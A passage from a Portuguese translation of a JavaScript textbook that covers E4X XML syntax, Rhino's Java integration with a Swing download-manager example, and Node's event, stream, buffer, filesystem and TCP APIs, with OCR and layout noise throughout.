de que `for/each` é como o laço `for/in`, exceto que, em vez de iterar pelas

propriedades de um objeto, itera pelos valores das propriedades de um objeto:

a

// Imprime os nomes de cada elemento da tabela periódica

for each (var e in pt.element) {

console.log(e.name);

}

// Imprime os números atômicos dos elementos

for each (var n in pt.element.@) console.log(n);*

As expressões de E4X podem aparecer no lado esquerdo de uma atribuição. Isso permite que marcações e atributos já existentes sejam alterados e que novas marcações e atributos sejam adicionados:

// Modifica a marcação <element> de Hydrogen para adicionar um novo atributo

// e um novo elemento filho, para que apareça como segue:

//

// <element id="1" symbol="H">

// <name>Hydrogen</name>

// <weight>1.00794</weight>

// </element>

//

pt.element[0].@symbol = "H";

pt.element[0].weight = 1.00794;

Remover atributos e marcações também é fácil com o operador delete padrão: delete pt.element[0].@symbol;

// exclui um atributo

delete pt..weight;

// exclui todas as marcações <weight>

E4X é projetada de modo que seja possível fazer as manipulações de XML mais comuns usando a sintaxe da linguagem. Ela também define métodos que podem ser chamados em objetos XML.

Aqui, por exemplo, está o método `insertChildBefore()`:

```
pt.insertChildBefore(pt.element[1],
```

```
< element
```

```
id="1"> < name> Deuterium </ name> </ element> ); E4X reconhece  
espaço de nomes e inclui sintaxe da linguagem e APIs para trabalhar com  
namespaces XML:
```

```
// Declara o espaço de nomes padrão usando uma instrução "default xml  
namespace": default xml espaço de nomes = "http://www.w3.org/1999/  
xhtml";
```

```
// Aqui está um documento xhtml que também contém algumas marcações  
svg: d = <html>
```

```
< body>
```

This is a small red square:

```
< svg xmlns = "http://www.w3.org/2000/svg" width = "10" height = "10">
```

```
< rect x = "0" y = "0" width = "10" height = "10" fill = "red"/>
```

```
< /svg>
```

```
< /body>
```

```
< /html>
```

// O elemento body e seu espaço de nomes uri e seu nome local

var tagname = d.body.name();

280 *Parte*

I JavaScript

básica

```
var bodyns = tagname.uri;
```

```
var localname = tagname.localName;
```

```
// Selecionar o elemento <svg> é mais complicado, pois não está no
```

```
// espaço de nomes padrão. Assim, cria um objeto Namespace para svg e usa o
```

```
// operador :: para adicionar um namespace em um nome de marcação  
var svg = new Namespace('http://www.w3.org/2000/svg');
```

```
var color = d..svg::rect.@fill // "red"
```

Capítulo 12

JavaScript do lado do servidor

Os capítulos anteriores abordaram a linguagem JavaScript básica em detalhes e estamos para iniciar a Parte II do livro, que explica como JavaScript é incorporada em navegadores Web e aborda a ampla API JavaScript do lado do cliente. JavaScript é a linguagem de programação da Web e a maior parte do código JavaScript é escrita para navegadores Web. Mas JavaScript é uma linguagem de uso geral rápida e competente, não havendo motivos para que não possa ser usada em outras tarefas de programação. Assim, antes de passarmos para JavaScript do lado do cliente, vamos ver rapidamente duas outras incorporações de JavaScript. O Rhino é um interpretador de JavaScript baseado em Java que fornece ao programas JavaScript acesso a API Java inteira. O Rhino é abordado na Seção 12.1. O Node é uma versão do interpretador JavaScript V8 do Google, com vínculos de baixo nível para a API POSIX (Unix) – arquivos, processos, fluxos, soquetes, etc. – e ênfase específica em E/S assíncrona, ligação em rede e HTTP. O Node é abordado na Seção 12.2.

O título deste capítulo diz que ele fala sobre JavaScript “do lado do servidor”, sendo que o Node e o Rhino são ambos em geral usados para criar ou fazer scripts de servidores. Mas a expressão “do lado do servidor” também pode significar “algo fora do navegador Web”. Os programas Rhino podem criar interfaces gráficas com o usuário com a estrutura Swing da linguagem Java. E o Node pode executar programas JavaScript que manipulam arquivos como os scripts de shell.

Este capítulo é breve, destinado apenas a destacar algumas maneiras de usar JavaScript fora dos navegadores Web. Ele não tenta abordar o Rhino ou o Node de forma abrangente e as APIs discutidas aqui não são abordadas na seção de referência. Obviamente, este capítulo não pode documentar a plataforma Java nem a API POSIX; portanto, a seção sobre Rhino presume certa familiaridade com Java e a seção sobre Node presume algum conhecimento de APIs Unix de baixo nível.

12.1 Scripts Java com Rhino

O Rhino é um interpretador JavaScript escrito em Java e projetado para tornar fácil escrever programas JavaScript que alavancam o poder das APIs da plataforma Java. O Rhino faz automaticamente a conversão de primitivas JavaScript em primitivas Java e vice-versa; portanto, scripts JavaScript podem configurar e consultar propriedades Java e chamar métodos Java.

I JavaScript

básica

Obtendo o Rhino

O Rhino é software livre do Mozilla. Você pode baixar uma cópia no endereço <http://www.mozilla.org/>

rhino/. O Rhino versão 1.7r2 implementa ECMAScript 3, além de várias extensões da linguagem descritas no Capítulo 11. O Rhino é um software maduro e novas versões não são lançadas com frequência. Quando este livro estava sendo produzido, uma versão de pré-lançamento do 1.7r3 estava disponível no repositó-

rio de código-fonte e incluía uma implementação parcial de ECMAScript 5.

O Rhino é distribuído como um arquivo compactado JAR. Inicie-o com uma linha de comando como a seguinte:

```
java -jar rhino1_7R2/js.jar programa.js
```

Se você omitir programa.js, o Rhino vai iniciar um shell interativo, o qual é útil para testar programas simples e de uma linha.

O Rhino define várias funções globais importantes que não fazem parte de JavaScript básica:

```
// Globais específicas da incorporação: digite help() no prompt do rhino  
para mais
```

```
// informações
```

```
print(x);
```

```
// A função global print imprime na console
```

```
version(170);
```

```
// Diz ao Rhino que queremos recursos da linguagem JS 1.7
```

```
load(filename,...); // Carrega e executa um ou mais arquivos de código
```

JavaScript readFile(file);

*// Lê um arquivo de texto e retorna seu conteúdo como uma string
readUrl(url);*

*// Lê o conteúdo textual de um URL e retorna como uma string
spawn(f);*

*// Executa f() ou carrega e executa o arquivo f em uma nova thread
runCommand (cmd,[args...]); // Executa um comando de sistema com
zero ou mais args de*

//linha de comando

quit()

// Faz o Rhino encerrar

*Observe a função print(): vamos usá-la nesta seção em lugar de
console.log(). O Rhino representa pacotes e classes Java como objetos
JavaScript:*

// Global Packages é a raiz da hierarquia de pacotes Java

Packages.any.package.name

// Qualquer pacote do CLASSPATH Java

java.lang

// Global java é um atalho para Packages.java

javax.swing

// E javax é um atalho para Packages.java

// Classes: acessadas como propriedades de pacotes

var System = java.lang.System;

var JFrame = javax.swing.JFrame;

Como os pacotes e classes são representados como objetos JavaScript, você pode atribuí-los a variá-

veis para dar-lhes nomes mais curtos. Mas também pode importá-los mais formalmente, se quiser: var ArrayList = java.util.ArrayList; // Cria um nome mais curto para uma classe importClass(java.util.HashMap);

// O mesmo que: var HashMap = java.util.HashMap

// Importa um pacote (de forma preguiçosa) com importPackage().

// Não importa java.lang: muitos conflitos de nome com globais de JavaScript.

importPackage(java.util);

importPackage(java.net);

Capítulo 12 JavaScript do lado do servidor 283

*// Outra técnica: passa qualquer número de classes e pacotes para JavaImporter() **JavaS***

// e usa o objeto que retorna em uma instrução with

cripto básico

*var guipkgs = JavaImporter(java.awt, java.awt.event,
Packages.javax.swing); with (guipkgs) {*

/ Classes como Font, ActionListener e JFrame definidas aqui */*

a

}

As classes Java podem ser instanciadas com new, exatamente como as classes em JavaScript:

// Objetos: instancia classes Java com new

*var f = new java.io.File("/tmp/test"); // Vamos usar esses objetos a seguir
var out = new java.io.FileWriter(f);*

O Rhino permite que o operador instanceof de JavaScript funcione com objetos e classes Java: f instanceof java.io.File

// => verdadeiro

out instanceof java.io.Reader

// => falso: é um Writer, não um Reader

out instanceof java.io.Closeable // => verdadeiro: Writer implementa Closeable
Como você pode ver, nos exemplos anteriores de instanciação de objeto, o Rhino permite que valores sejam passados para construtoras Java e que o valor de retorno dessas construtoras seja atribuído a variáveis JavaScript. (Observe a conversão de tipo implícita feita pelo Rhino nesse exemplo: a string JavaScript "typetest" é convertida automaticamente em um valor java.lang.String de Java.) Os métodos Java são muito parecidos com as construtoras Java e o Rhino permite que os programas JavaScript chamem métodos Java: // Os métodos estáticos Java funcionam como funções de JavaScript java.lang.System.getProperty("java.version")

// Retorna a versão de Java

var isDigit = java.lang.Character.isDigit;

// Atribui método estático à variável

isDigit(" ")

// => verdadeiro: Algoritmo arábico 2

// Chama métodos de instância dos objetos Java f e out criados anteriormente out.write("Hello World\n");

out.close();

var len = f.length();

O Rhino também permite que código JavaScript consulte e configure os campos estáticos de classes Java e os campos de instância de objetos Java. As classes Java frequentemente evitam a definição de campos públicos, favorecendo métodos getter e setter. Quando existem métodos getter e setter, o Rhino os expõe como propriedades de JavaScript: // Lê um campo estático de uma classe Java

var stdout = java.lang.System.out;

// O Rhino mapeia métodos getter e setter em propriedades únicas de JavaScript f.name

// => "/tmp/test": chama f.getName()

f.directory // => falso: chama f.isDirectory()

A linguagem Java permite métodos sobrecarregados que tenham o mesmo nome, mas assinaturas diferentes. Normalmente, o Rhino consegue descobrir qual versão de um método se quer chamar, com base no tipo dos argumentos passados. Em alguns momentos, é preciso identificar um método especificamente pelo nome e pela assinatura:

// Supõe que o objeto Java o tem um método chamado f que espera um int ou

// um float. Em JavaScript, deve-se especificar a assinatura explicitamente:

I JavaScript

básica

```
o['f(int)'](3);
```

```
// Chama o método int
```

```
o['f(float)'](Math.PI);
```

```
// Chama o método float
```

Um laço for/in pode ser usado para iterar pelos métodos, campos e propriedades de classes e objetos Java:

```
importClass(java.lang.System);
```

```
for(var m in System) print(m); // Imprime os membros estáticos de  
java.lang.System for(m in f) print(m);
```

```
// Imprime os membros de instância de java.io.File
```

```
// Note que você não pode enumerar as classes em um pacote dessa  
maneira for (c in java.lang) print(c); // Isto não funciona
```

O Rhino permite que programas JavaScript obtenham e configurem os elementos de arrays Java como se fossem arrays JavaScript. Os arrays Java não são iguais aos arrays de JavaScript, evidentemente: eles têm comprimento fixo, seus elementos são tipados e eles não têm métodos de JavaScript, como slice(). Não existe uma sintaxe JavaScript natural que o Rhino possa estender para permitir que programas JavaScript criem novos arrays Java; portanto, é preciso fazer isso usando a classe `java.lang.reflect.Array`: // Cria um array de 10 strings e um array de 128 bytes

```
var words = java.lang.reflect.Array.newInstance(java.lang.String, 10); var  
bytes = java.lang.reflect.Array.newInstance(java.lang.Byte.TYPE, 128);
```

```
// Uma vez criados os arrays, você pode usá-los exatamente como os  
arrays de JavaScript: for(var i = 0; i < bytes.length; i++) bytes[i] = i;
```

A programação com Java em geral envolve implementar interfaces. Isso é especialmente comum em programação de GUI, onde cada rotina de tratamento de evento deve implementar uma interface receptora de eventos.*

Os exemplos a seguir demonstram como se implementa receptores de evento em Java:

// Interfaces: implementa interfaces como segue:

var handler = new java.awt.event.FocusListener({

focusGained: function(e) { print("got focus"); },

focusLost: function(e) { print("lost focus"); }

});

// Estende classes abstratas da mesma maneira

var handler = new java.awt.event.WindowAdapter({

windowClosing: function(e) { java.lang.System.exit(0); }

});

//

Quando uma interface tem apenas um método, você pode simplesmente usar uma função em

// seu lugar

button.addActionListener(function(e) { print("button clicked"); });

// Se todos os métodos de uma interface ou classe abstrata têm a mesma assinatura,

// então você pode usar uma única função como implementação e o Rhino

// passará o nome do método como último argumento

frame.addWindowListener(function(e, name) {

if (name === "windowClosing") java.lang.System.exit(0);

});

* N. de R.T.: GUI é o acrônimo para o termo inglês "Graphical User Interfaces", ou Interface Gráfica com o Usuário, em português.



Capítulo 12 JavaScript do lado do servidor 285

// Se precisar de um objeto que implemente várias interfaces, use
JavaAdapter: **JavaS**

```
var o = new JavaAdapter(java.awt.event.ActionListener,  
java.lang.Runnable, {
```

cript básico

```
run: function() {},
```

```
// Implementa Runnable
```

```
actionPerformed: function(e) {} // Implementa ActionListener
```

```
});
```

a

Quando um método Java lança uma exceção, o Rhino a propaga como uma exceção de JavaScript.

Você pode obter o objeto Java `java.lang.Exception` original por meio da propriedade `javaException` do objeto `Error` de JavaScript:

```
try {
```

```
java.lang.System.getProperty(null);
```

```
// null não é um argumento válido
```

```
}
```

```
catch(e) {
```

```
// e é a exceção JavaScript
```

```
print(e.javaException);
```

```
// ela empacota java.lang.NullPointerException
```

```
}
```

Uma última observação sobre a conversão de tipo do Rhino é necessária aqui. O Rhino converte automaticamente números e booleanos primitivos e o valor null conforme for necessário. O tipo char da linguagem Java é tratado como um número JavaScript, pois JavaScript não tem um tipo caractere. As strings JavaScript são convertidas automaticamente em strings Java, mas (e isso pode ser um obstáculo) as strings Java deixadas como objetos java.lang.String não são convertidas de volta para strings JavaScript. Considere esta linha do código anterior: `var version = java.lang.System.getProperty("java.version");` Após a chamada desse código, a variável `version` contém um objeto `java.lang.String`.

Normalmente, isso se comporta como uma string JavaScript, mas existem diferenças importantes. Primeiramente, uma string Java tem um método `length()`, em vez de uma propriedade `length`. Segundo, o operador `typeof` retorna “objeto” para uma string Java. Não é possível converter uma string Java em uma string JavaScript chamando seu método `toString()`, pois todos os objetos Java têm seu próprio método `toString()` Java que retorna `java.lang.String`. Para converter um valor Java em uma string, passe-o para a função JavaScript `String()`: `var version =`

`String(java.lang.System.getProperty("java.version"))`; **12.1.1 Exemplo de Rhino**

O Exemplo 12-1 é um aplicativo Rhino simples que demonstra muitos dos recursos e técnicas descritos anteriormente. O exemplo usa o pacote de GUI `javax.swing`, o pacote de ligação em rede `java.net`, o pacote de E/S de streaming `java.io` e recursos de multithreading da linguagem Java para implementar um aplicativo gerenciador de downloads simples que baixa

URLs em arquivos locais e exibe o andamento do download. A Figura 12-1 mostra o aplicativo com dois downloads pendentes.

Figura 12-1 *Uma GUI criada com o Rhino.*

286 *Parte*

I JavaScript

básica

Exemplo 12-1 *Um aplicativo gerenciador de downloads com o Rhino*

*/**

** Um aplicativo gerenciador de downloads com uma GUI Java simples*

**/*

// Importa os componentes da GUI Swing e algumas outras classes

importPackage(javax.swing);

importClass(javax.swing.border.EmptyBorder);

importClass(java.awt.event.ActionListener);

importClass(java.net.URL);

importClass(java.io.FileOutputStream);

importClass(java.lang.Thread);

// Cria alguns widgets de GUI

var frame = new JFrame("Rhino URL Fetcher");

// A janela do aplicativo

var urlfield = new JTextField(30);

// Campo de entrada de URL

var button = new JButton("Download");

// Botão para iniciar o download

var filechooser = new JFileChooser();

```
// Um diálogo de seleção de arquivo  
var row = Box.createHorizontalBox();  
  
// Uma caixa para campo e botão  
var col = Box.createVerticalBox();  
  
// Para as linhas & as barras de  
// progresso  
var padding = new EmptyBorder(3,3,3,3);  
// Preenchimento para linhas  
// Reúne tudo e exhibe a GUI  
row.add(urlfield);  
  
// O campo de entrada entra na linha  
row.add(button);  
  
// O botão entra na linha  
col.add(row);
```

// A linha entra na coluna

frame.add(col);

// A coluna entra no quadro

row.setBorder(padding);

// Adiciona algum preenchimento na linha

frame.pack();

// Configura o tamanho mínimo

frame.visible = true;

// Torna a janela visível

// Quando qualquer coisa acontecer na janela, chama esta função.

frame.addWindowListener(function(e, name) {

// Se o usuário fecha a janela, sai do aplicativo.

```
if (name == "windowClosing")
```

```
// O Rhino adiciona o argumento name
```

```
java.lang.System.exit(0);
```

```
});
```

```
// Quando o usuário clica no botão, chama esta função
```

```
button.addActionListener(function() {
```


try

{

// Cria um java.net.URL para representar o URL de origem.

// (Isso verifica se a entrada do usuário está bem formada)

var url = new URL(urlfield.text);

// Pede ao usuário para selecionar um arquivo onde vai salvar o conteúdo do URL.

var response = filechooser.showSaveDialog(frame);

// Sai agora, se ele clicou em Cancel

if (response != JFileChooser.APPROVE_OPTION) return;

// Caso contrário, obtém o java.io.File que representa o arquivo de destino
var file = filechooser.getSelectedFile();

// Agora inicia uma nova thread para baixar o url

```

new java.lang.Thread(function() { download(url,file); }).start();

    }

catch(e)

    {

```

// Exibe uma caixa de diálogo se tudo der errado

Capítulo 12 JavaScript do lado do servidor 287

*JOptionPane.showMessageDialog(frame, e.message, "Exception", **JavaS***

JOptionPane.ERROR_MESSAGE);

cript básico

```

    }

```

```

    });

```

a

// Usa java.net.URL, etc. para baixar o conteúdo do URL e usa

// java.io.File etc. para salvar esse conteúdo em um arquivo. Exibe o andamento

// do download em um componente JProgressBar. Isso vai ser chamado em uma nova thread.

```

function download(url, file) {

```

try

{

// Sempre que baixamos um URL, adicionamos uma nova linha na janela

*// para exibir o url, o nome de arquivo e o andamento do download var
row = Box.createHorizontalBox();*

// Cria a linha

row.setBorder(padding);

// Fornece a ela algum preenchimento

var label = url.toString() + ": ";

// Exibe o URL

row.add(new JLabel(label));

// em um JLabel

var bar = new JProgressBar(0, 100);

// Adiciona uma barra de progresso

```
bar.stringPainted = true;
```

```
// Exibe o nome do arquivo na
```

```
bar.string = file.toString();
```

```
// barra de progresso
```

```
row.add(bar);
```

```
// Adiciona a barra nessa nova linha
```

```
col.add(row);
```

```
// Adiciona a linha na coluna
```

```
frame.pack();
```

```
// Redimensiona a janela
```

```
// Ainda não sabemos o tamanho do URL, de modo que a barra apenas
```

inicia a animação `bar.indeterminate = true;`

// Agora conecta o servidor e obtém o comprimento do URL, se possível
`var conn = url.openConnection();`

// Obtém java.net.URLConnection

`conn.connect();`

// Conecta e espera pelos cabeçalhos

`var len = conn.contentLength;`

// Verifica se temos o comprimento do URL

`if (len) {`

// Se o comprimento é conhecido, então

`bar.máximo = len;`

// configura a barra para exibir

bar.indeterminate = false;

// a porcentagem baixada

}

// Obtém fluxos de entrada e saída

var input = conn.inputStream;

// Para ler bytes do servidor

var output = new FileOutputStream(file); // Para gravar bytes no arquivo

// Cria um array de 4k bytes como buffer de entrada

*var buffer = java.lang.reflect.Array.newInstance(java.lang.Byte.TYPE,
4096);*

var

num;

while((num=input.read(buffer)) != -1) { // Lê e itera até EOF

output.write(buffer, 0, num);

// Grava bytes no arquivo

bar.value += num;

// Atualiza a barra de progresso

}

output.close();

// Fecha os fluxos ao terminar

input.close();

}

catch(e) { // Se algo der errado, exibe erro na barra de progresso if (bar)
{

```
bar.indeterminate = false;
```

```
// Para a animação
```

```
bar.string = e.toString();
```

```
// Substitui o nome do arquivo pelo erro
```

```
}
```

```
}
```

```
}
```

288 *Parte*

12.2 E/S assíncrona com o Node

O Node é um interpretador JavaScript rápido, baseado em C++ , com vínculos para as APIs Unix de baixo nível para trabalhar com processos, arquivos, soquetes de rede, etc., e também para cliente HTTP e APIs de servidor. A não ser por alguns métodos síncronos com nomes especiais, os vínculos do Node são todos assíncronos e, por padrão, os programas Node nunca são bloqueados, isso quer dizer que normalmente mudam bem de escala e lidam com cargas grandes de forma eficiente. Como as APIs são assíncronas, o Node conta com rotinas de tratamento de evento, as quais são frequentemente implementadas com funções aninhadas e closures¹.

Esta seção destaca algumas das APIs e dos eventos mais importantes do Node, mas de modo algum a documentação é completa. Consulte a documentação online do Node no endereço <http://nodejs.org/api/>.

Obtendo o Node

O Node é software livre que pode ser baixado no endereço <http://nodejs.org>. Quando este livro estava sendo produzido, o Node ainda estava sendo desenvolvido e distribuições binárias não estavam disponíveis – era preciso construir sua própria cópia a partir do código-fonte. Os exemplos desta seção foram escritos e testados com o Node versão 0.4. A API ainda não está congelada, mas é improvável que os fundamentos ilustrados aqui mudem muito no futuro.

O Node tem como base o mecanismo de JavaScript V8 do Google. O Node 0.4 usa V8 versão 3.1, a qual implementa toda ECMAScript 5, exceto o modo restrito.

Quando tiver baixado, compilado e instalado o Node, pode executar programas node com comandos como o seguinte:

```
node programa.js
```

Começamos a explicação do Rhino com suas funções `print()` e `load()`. O Node tem recursos semelhantes, com nomes diferentes:

// O Node define `console.log()` para saída de depuração como fazem os

navegadores.

```
console.log("Hello Node");
```

```
// Saída de depuração na console
```

```
// Usa require(), em vez de load(). Ele carrega e executa (somente uma vez) o
```

```
// módulo nomeado, retornando um objeto que contém seus símbolos exportados.
```

```
var fs = require("fs");
```

```
// Carrega o módulo "fs" e retorna seu objeto API
```

O Node implementa todas as construtoras, propriedades e funções de ECMAScript 5 padrão em seu objeto global. Contudo, além disso, também suporta as funções set de cronometragem do lado do cliente setTimeout(), setInterval(), clearTimeout() e clearInterval(): 1 JavaScript do lado do cliente também é altamente assíncrona e baseada em eventos. Talvez seja mais fácil entender os exemplos desta seção quando você tiver lido a Parte II e tiver sido exposto aos programas JavaScript do lado do cliente.

Capítulo 12 JavaScript do lado do servidor 289

```
// Diz olá em um segundo a partir de agora.
```

JavaS

```
setTimeout(function() { console.log("Hello World"); }, 1000); cript básico
```

Essas globais do lado do cliente são abordadas na Seção 14.1. A implementação do Node é compatível com as implementações de navegador Web.

a

O Node define outras globais importantes sob o espaço de nomes process. Estas são algumas das propriedades desse objeto:

```
process.version // String de versão do Node
```

```
process.argv
```

```
// Args de linha de comando como um array argv[0] é "node"
```

`process.env`

// Variáveis de ambiente como um objeto. por exemplo: process.env.PATH

`process.pid`

// Identificação de processo

`process.getuid()` *// Retorna a identificação do usuário*

`process.cwd()`

// Retorna o diretório corrente de trabalho

`process.chdir()` *// Muda de diretório*

`process.exit()` *// Sai (após executar ganchos de desligamento)*

Como as funções e métodos do Node são assíncronos, eles não são bloqueados enquanto esperam o término de operações. O valor de retorno de um método sem bloqueio não pode retornar o resultado de uma operação assíncrona. Se você precisa obter resultados ou precisa apenas saber quando uma operação está concluída, tem de fornecer uma função que o Node possa chamar quando os resultados estiverem prontos ou quando a operação estiver concluída (ou quando ocorrer um erro).

Em alguns casos (como na chamada de `setTimeout()` anteriormente), basta passar a função como argumento e o Node vai chamá-la no momento apropriado. Em outros casos, pode-se contar com a infraestrutura de eventos do Node. Os objetos Node que geram eventos (conhecidos como emissores de evento) definem um método `on()` para registrar rotinas de tratamento. Passe o tipo de evento (uma string) como primeiro argumento e passe a função de tratamento como segundo argumento.

Diferentes tipos de eventos passam diferentes argumentos para a função de tratamento, sendo que talvez seja necessário consultar a documentação da API para saber exatamente como escrever suas rotinas de tratamento:

`emitter.on(name, f)`

// Registra f para tratar de eventos name de emitter

`emitter.addListener(name, f)`

// Idem: addListener() é sinônimo de on()

`emitter.once(name, f)`

// Apenas uma vez; em seguida, f é removida automaticamente

emitter.listeners(name)

// Retorna um array de funções de rotina de tratamento

emitter.removeListener(name, f) // Anula o registro da rotina de tratamento de evento f emitter.removeAllListeners(name) // Remove todas as rotinas de tratamento de eventos name O objeto process mostrado anteriormente é um emissor de evento. Aqui estão exemplos de rotinas de tratamento para alguns de seus eventos:

// O evento "exit" é enviado antes que o Node saia.

process.on("exit", function() { console.log("Goodbye"); });

//

Exceções não capturadas geram eventos, se qualquer rotina de tratamento estiver

// registrada.

// Caso contrário, a exceção apenas faz o Node imprimir um erro e sair.

process.on("uncaughtException", function(e) { console.log(Exception, e); });

290 *Parte*

I JavaScript

básica

// Sinais POSIX, como SIGINT, SIGHUP e SIGTERM, geram eventos

process.on("SIGINT", function() { console.log("Ignored Ctrl-C"); }); Como o Node é projetado para E/S de alto desempenho, sua API de fluxo é comumente utilizada.

Fluxos que podem ser lidos disparam eventos quando os dados estão prontos. No código a seguir, presuma que s é um fluxo de que pode ser lido, obtido em algum lugar. Vamos ver como obtemos objetos (stream) fluxo para arquivos e soquetes de rede a seguir:

// Fluxo de entrada s:

s.on("data", f); // Quando os dados estão disponíveis, passa-os como argumento para f() s.on("end", f); // Evento "end" ativado em EOF quando não vão chegar mais dados s.on("error", f); // Se algo der errado, passa a exceção para f() s.readable

// => verdadeiro se é um que ainda está aberto fluxo que pode ser lido s.pause();

// Pausa em eventos "data". Para controlar o fluxo de uploads, por exemplo s.resume();

// Retoma novamente

//

Especifique uma codificação se quiser passar strings para a rotina de tratamento de

//evento "data"

s.setEncoding(enc); // Como decodificar bytes: "utf8", "ascii" ou "base64"

Os fluxos que podem ser gravados são menos centrados em eventos do que os fluxos que podem ser lidos. Use o método write() para enviar dados e o método end() para fechar o fluxo quando todos os dados tiverem sido gravados. O método write() nunca é bloqueado. Se o Node não consegue gravar os dados imediatamente e precisa colocá-los em um buffer

internamente, o método write() retorna false. Registre uma rotina de tratamento para “drenar” eventos, caso precise saber quando o buffer do Node tiver descarregado e os dados tiverem sido realmente gravados: //
Fluxo de saída s:

```
s.write(buffer);
```

```
// Grava dados binários
```

```
s.write(string, encoding) // Grava dados de string. A codificação tem como padrão "utf-8"
```

```
s.end()
```

```
// Fecha o fluxo.
```

```
s.end(buffer);
```

```
// Grava o trecho final dos dados binários e fecha.
```

```
s.end(str, encoding)
```

```
// Grava a string final e fecha tudo em um só
```

```
s.writable;
```

```
// verdadeiro se o fluxo ainda está aberto e pode ser gravado
```

```
s.on("drain", f)
```

```
// Chama f() quando o buffer interno esvazia
```

Como você pode ver no código anterior, os fluxos de Node podem trabalhar com dados binários ou dados textuais. Texto é transferido

usando-se strings JavaScript normais. Bytes são manipulados usando-se um tipo específico do Node conhecido como Buffer. Os buffers do Node são objetos semelhantes a um array de comprimento fixo, cujos elementos devem ser números entre 0 e 255.

Os programas Node frequentemente podem tratar os buffers como trechos de dados opacos, lendo-

-os de um fluxo e gravando-os em outro. Mas os bytes de um buffer podem ser acessados como elementos de array e existem métodos para copiar bytes de um buffer para outro, para obter fatias de um buffer subjacente, para gravar strings em um buffer usando uma codificação especificada e para decodificar um buffer ou uma parte de um buffer novamente em uma string: `var bytes = new Buffer(256);`

```
// Cria um novo buffer de 256 bytes
```

```
for(var i = 0; i < bytes.length; i++)
```

```
// Itera pelos índices
```

```
bytes[i] = i;
```

```
// Configura cada elemento do buffer
```

```
var end = bytes.slice(240, 256);
```

```
// Cria uma nova visualização do buffer
```

```
end[0]
```

// => 240: end[0] é bytes[240]

end[0] = 0;

// Modifica um elemento da fatia

bytes[240]

// => 0: o buffer adjacente também é modificado

Capítulo 12 JavaScript do lado do servidor 291

var more = new Buffer(8);

// Cria um novo buffer separado

JavaS

end.copy(more, 0, 8, 16);

// Copia os elementos 8-15 de end[] em more[]

cript básic

more[0]

// => 248

// Os buffers também fazem conversão binário < = > texto

a

// Codificações válidas: "utf8", "ascii" e "base64". "utf8" é o padrão.

`var buf = new Buffer("2πr", "utf8"); // Codifica texto em bytes usando UTF-8`

`buf.length`

`// => 3 caracteres ocupam 4 bytes`

`buf.toString()`

`// => "2πr": volta para texto`

`buf = new Buffer(10);`

`// Começa com um novo buffer de comprimento fixo`

`var len = buf.write("πr2", 4);`

`// Grava texto nele, começando no byte 4`

`buf.toString("utf8", 4, 4 + len)`

`// => "πr2": decodifica um intervalo de bytes`

A API de arquivo e sistema de arquivos do Node está no módulo “fs”: `var fs = require("fs");`

`// Carrega a API de sistema de arquivos`

Esse módulo fornece versões síncronas da maioria de seus métodos. Qualquer método cujo nome termina com “Sync” é método com bloqueio que retorna um valor ou lança uma exceção. Os mé-

todos de sistema de arquivos que não terminam com “Sync” são métodos sem bloqueio que passam seus resultados ou erros para a função callback especificada. O código a seguir mostra como se lê um arquivo de texto usando um método com bloqueio e como se lê um arquivo binário usando o

método sem bloqueio:

// Lê um arquivo de forma síncrona. Passa uma codificação para obter texto, em vez de

// bytes.

var text = fs.readFileSync("config.json", "utf8");

// Lê um arquivo binário de forma assíncrona. Passa uma função para obter os dados fs.readFile("image.png", function(err, buffer) {

if (err) throw err;

// Se tudo deu errado

process(buffer);

// O conteúdo do arquivo está no buffer

});

Existem funções writeFile() e writeFileSync() similares para gravar arquivos: fs.writeFile("config.json", JSON.stringify(userprefs)); As funções mostradas anteriormente tratam o conteúdo do arquivo como uma única string ou Buffer. O Node também define uma API de streaming para ler e gravar arquivos. A função a seguir copia um arquivo em outro: // Cópia de arquivo com API de streaming.

// Passe um retorno de chamada se você quer saber quando está terminado function fileCopy(filename1, filename2, done) {

var input = fs.createReadStream(filename1);

// Fluxo de entrada

var output = fs.createWriteStream(filename2);

// Fluxo de saída

```
input.on("data", function(d) { output.write(d); }); // Cópia in em out
input.on("error", function(err) { throw err; });
```

```
// Lança erros
```

```
input.on("end", function() {
```

```
// Quando a entrada termina
```

```
output.end();
```

```
// fecha a saída
```

```
if (done) done();
```

```
// E notifica o retorno de chamada
```

```
});
```

```
}
```

292 *Parte*

I JavaScript

básica

O módulo “fs” também inclui vários métodos para listar diretórios, consultar atributos de arquivo, etc. O programa Node a seguir usa métodos síncronos para listar o conteúdo de um diretório, junto com o tamanho de arquivo e a data de modificação:

```
#!/usrlocal/bin/node
```

```
var fs = require("fs"), path = require("path");
```

```
// Carrega os módulos necessários
```

```
var dir = process.cwd();
```

```
// Diretório corrente
```

```
if (process.argv.length > 2) dir = process.argv[2]; // Ou a partir da linha  
de comando var files = fs.readdirSync(dir);
```

```
// Lê o conteúdo do diretório
```

```
process.stdout.write("Name\tSize\tDate\n");
```

```
// Saída de um cabeçalho
```

```
files.forEach(function(filename) {
```

```
// Para cada nome de arquivo
```

```
var fullname = path.join(dir,filename);
```

```
// Une dir e nome
```

```
var stats = fs.statSync(fullname);
```

```
// Obtém atributos do arquivo
```

```
if (stats.isDirectory()) filename += "/";
```

```
// Marca subdiretórios
```

```
process.stdout.write(filename + "\t" +
```

```
// Saída do nome de arquivo mais
```

```
stats.size + "\t" +
```

```
// tamanho do arquivo mais
```

```
stats.mtime + "\n");
```

```
// hora da modificação
```

```
});
```

Observe o comentário `#!` na primeira linha anterior. Esse comentário é conhecido em Unix como

“shebang”, usado para tornar um arquivo de script como esse autoexecutável, especificando em qual linguagem o interpretador vai executar. O Node ignora linhas como essa, quando elas aparecem como a primeira linha do arquivo.

O módulo “net” é uma API para ligação em rede baseada em TCP. (Consulte o módulo “dgram”

para ligação em rede baseada em datagramas.) Aqui está um servidor TCP muito simples em Node:

```
// Um servidor de eco TCP simples em Node: recebe conexões na porta 2000
```

```
// e ecoa os dados do cliente de volta para ele.
```

```
var net = require('net');
```

```
var server = net.createServer();
```

```
server.listen(2000, function() { console.log("Listening on port 2000"); });  
server.on("connection", function(stream) {
```

```
  console.log("Accepting connection from", stream.remoteAddress);  
  stream.on("data", function(data) { stream.write(data); });  
  stream.on("end", function(data) { console.log("Connection closed"); });  
});
```

Além do módulo “net” básico, o Node tem suporte interno para o protocolo HTTP usando o mó-

dulo “http”. Os exemplos a seguir demonstram isso com mais detalhes.

12.2.1 Exemplo de Node: servidor de HTTP

O Exemplo 12-2 é um servidor de HTTP simples em Node. Ele serve arquivos do diretório corrente e também implementa duas URLs de propósito especial que manipula de modo particular. Ele usa o módulo “http” do Node e também as APIs de arquivo e fluxo demonstradas anteriormente. O

